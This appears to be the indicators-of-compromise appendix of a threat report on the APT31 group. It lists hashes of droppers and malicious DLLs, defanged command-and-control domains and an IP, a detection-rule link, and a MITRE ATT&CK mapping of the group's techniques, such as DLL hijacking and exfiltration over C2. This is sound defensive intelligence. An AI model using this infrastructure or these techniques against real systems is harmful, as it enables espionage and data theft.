File	MD5	SHA-1	SHA-256

Dropper			
jconsole.exe	3f5ea95a5076b473cf8218170e820784	765bd2fd32318a4cb9e4658194fe0fb5d94568e0	33f136069d7c3a030b2e0738a5ee80d442dee1a202f6937121fa4e92a775fead
-	db1673a1e8316287cb940725bb6caa68	6a358afdd2c59f0bbfc7b1982ae6b0a782399923	2affdebbaa4f0cfa64e5c42e70d78665ef9ccb2c731c5fe07582ccdfdc05b0cc
-	2798b66475cf0794e9b868d656defca7	0c3e0a5553cc29049fd8c5fc3a1af3ae6c0c298e	002dc9f6823ad8d3de23bcb5e41bcefd895df573ed3d89e0821243aa9b7bb4a8
-	626270d5bf16eb2c4dda2d9f6e0c4ef9	f585917fdb89b9dc849621676376b0b1e6b348fa	2b495829b8b3319f98e22f35d7bd48c4dea1b9bafe80749d628da99fede6d694
news.exe	56450799fe4e44d7c5aff84d173760e8	10037b4533df13983a75d74dcea32dc73665700c	679955ff2a97ea11a181ae60c775eff78fadd767bc641ca0d1cff86a26df8ac8
-	d919fed03ec53654be59e15525c1448f	9db9fe7b04bc5b2fc10f78da3891eb30c19a48b6	efdbb19fb65bcf5c4a8feb3eab784682d01f3e75f711674e4d469d4dfe4a21f3
хавсралт.scr	d22670ab9b13de79e442100f56985032	6e7540fa001fc992d2050b97ea17686d34863740	78cc364e761701455bdc4bce100c2836566e662b87b5c28251c178eba2e9ce7e
president_email.exe	8e744f7b07484afcf87c454c6292e944	da845d8219d3315c02f84c27094965d02cdaa76c	5d0872d07c6837dbc3bfa85fd8f79da3d83d7bb7504a6de7305833090b214f2c
Информация_Рб_июнь_2021_года_2021062826109.exe	49bca397674f67e4c069068b596cab3e	d13d6d683855f5a547b96b6e2365c6f49a899d62	874b946b674715c580e7b379e9597e48c85c04cca3a2790d943f56600b575d2f
Malicious library			
MSVCR100.dll	8cefaa146178f5c3a297a7895cd3d1fc	81779c94dbe2887ff1ff0fd4c15ee0c373bd0b40	c15a475f8324fdfcd959ffc40bcbee655cbdc5ab9cbda0caf59d63700989766f
MSVCR100.dll	326024bc9222ebec281ec53ca5598cc1	5c25b93ebcedafcff0c85bcde2a0857ca72dc73e	0229404a146bb43ebc6d25d2145b493e950b2f92483be1b964f4f1c90ec6cf70
MSVCR100.dll	6f3047277719e2351ce14a54a39f7b15	7de335e005b0766268df918e7e3b64f4b3521c1e	640128a35efc0ad83fe5b1461090f1b869c7a6ed0a8a661be403359d48a78085

Network indicators

gitcloudcache[.]com

edgecloudc[.]com

api[.]hostupoeui[.]com

api[.]flushcdn[.]com

const[.]be-government[.]com

drmtake[.]tk

inst[.]rsnet-devel[.]com

20[.]11[.]11[.]67

Network signature

As a result of researching the format of the complete generated packet, Positive Technologies experts managed to develop rules for detecting this threat in network traffic. You can download the free redistributable rules from our repository at https://github.com/ptresearch/AttackDetection/tree/master/APT31

MITRE

ID	Name	Description

Resource Development		
T1587.001	Malware	APT31 develops malware and malware components that can be used during targeting
T1587.002	Develop Capabilities: Code Signing Certificates	APT31 uses code signing to sign their malware and tools
Initial Access		
T1566	Phishing	APT31 sends phishing messages to gain access to victim systems
Execution		
T1204.002	User Execution: Malicious File	APT31 relies upon a user open a malicious file to get it executed
T1059.003	Command and Scripting Interpreter: Windows Command Shell	APT31 uses the Windows command shell for command execution
T1106	Native API	APT31 directly interacts with the native OS application programming interface (API) to execute behaviors
Persistence		
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	APT31 achieves persistence by adding a program to a Registry run key
T1574	Hijack Execution Flow: DLL Search Order Hijacking	APT31 executes their own malicious payloads by hijacking the way operating systems run programs
Defense Evasion		
T1036	Masquerading	APT31 manipulates features of their artifacts to make them appear legitimate to users
T1140	Deobfuscate/Decode Files or Information	APT31 uses mechanisms to decode or deobfuscate information
T1027	Obfuscated Files or Information	APT31 uses encryption to make it difficult to detect or analyze an executable file
T1112	Modify Registry	APT31 APT31 team uses the Windows registry for persistence
Discovery		
T1082	System Information Discovery	APT31 obtains detailed information about the operating system
Collection		
T1005	Data from Local System	APT31 uses backdoor functionality to exfiltrate any file on the infected machine
Command and Control		
T1001	Data Obfuscation	APT31 obfuscates command and control traffic to make it more difficult to detect
T1521	Standard Cryptographic Protocol	APT31 uses data hiding in C&C with RC4
T1043	Commonly Used Port	APT31 uses ports 80 and 443 for communication
T1071.001	Application Layer Protocol: Web Protocols	APT31 uses HTTP and HTTPS protocols to communicate with control servers
Exfiltration		

T1020	Automated Exfiltration	APT31 uses automatic exfiltration of stolen files
T1041	Exfiltration Over C2 Channel	APT31 uses C&C channel to exfiltrate data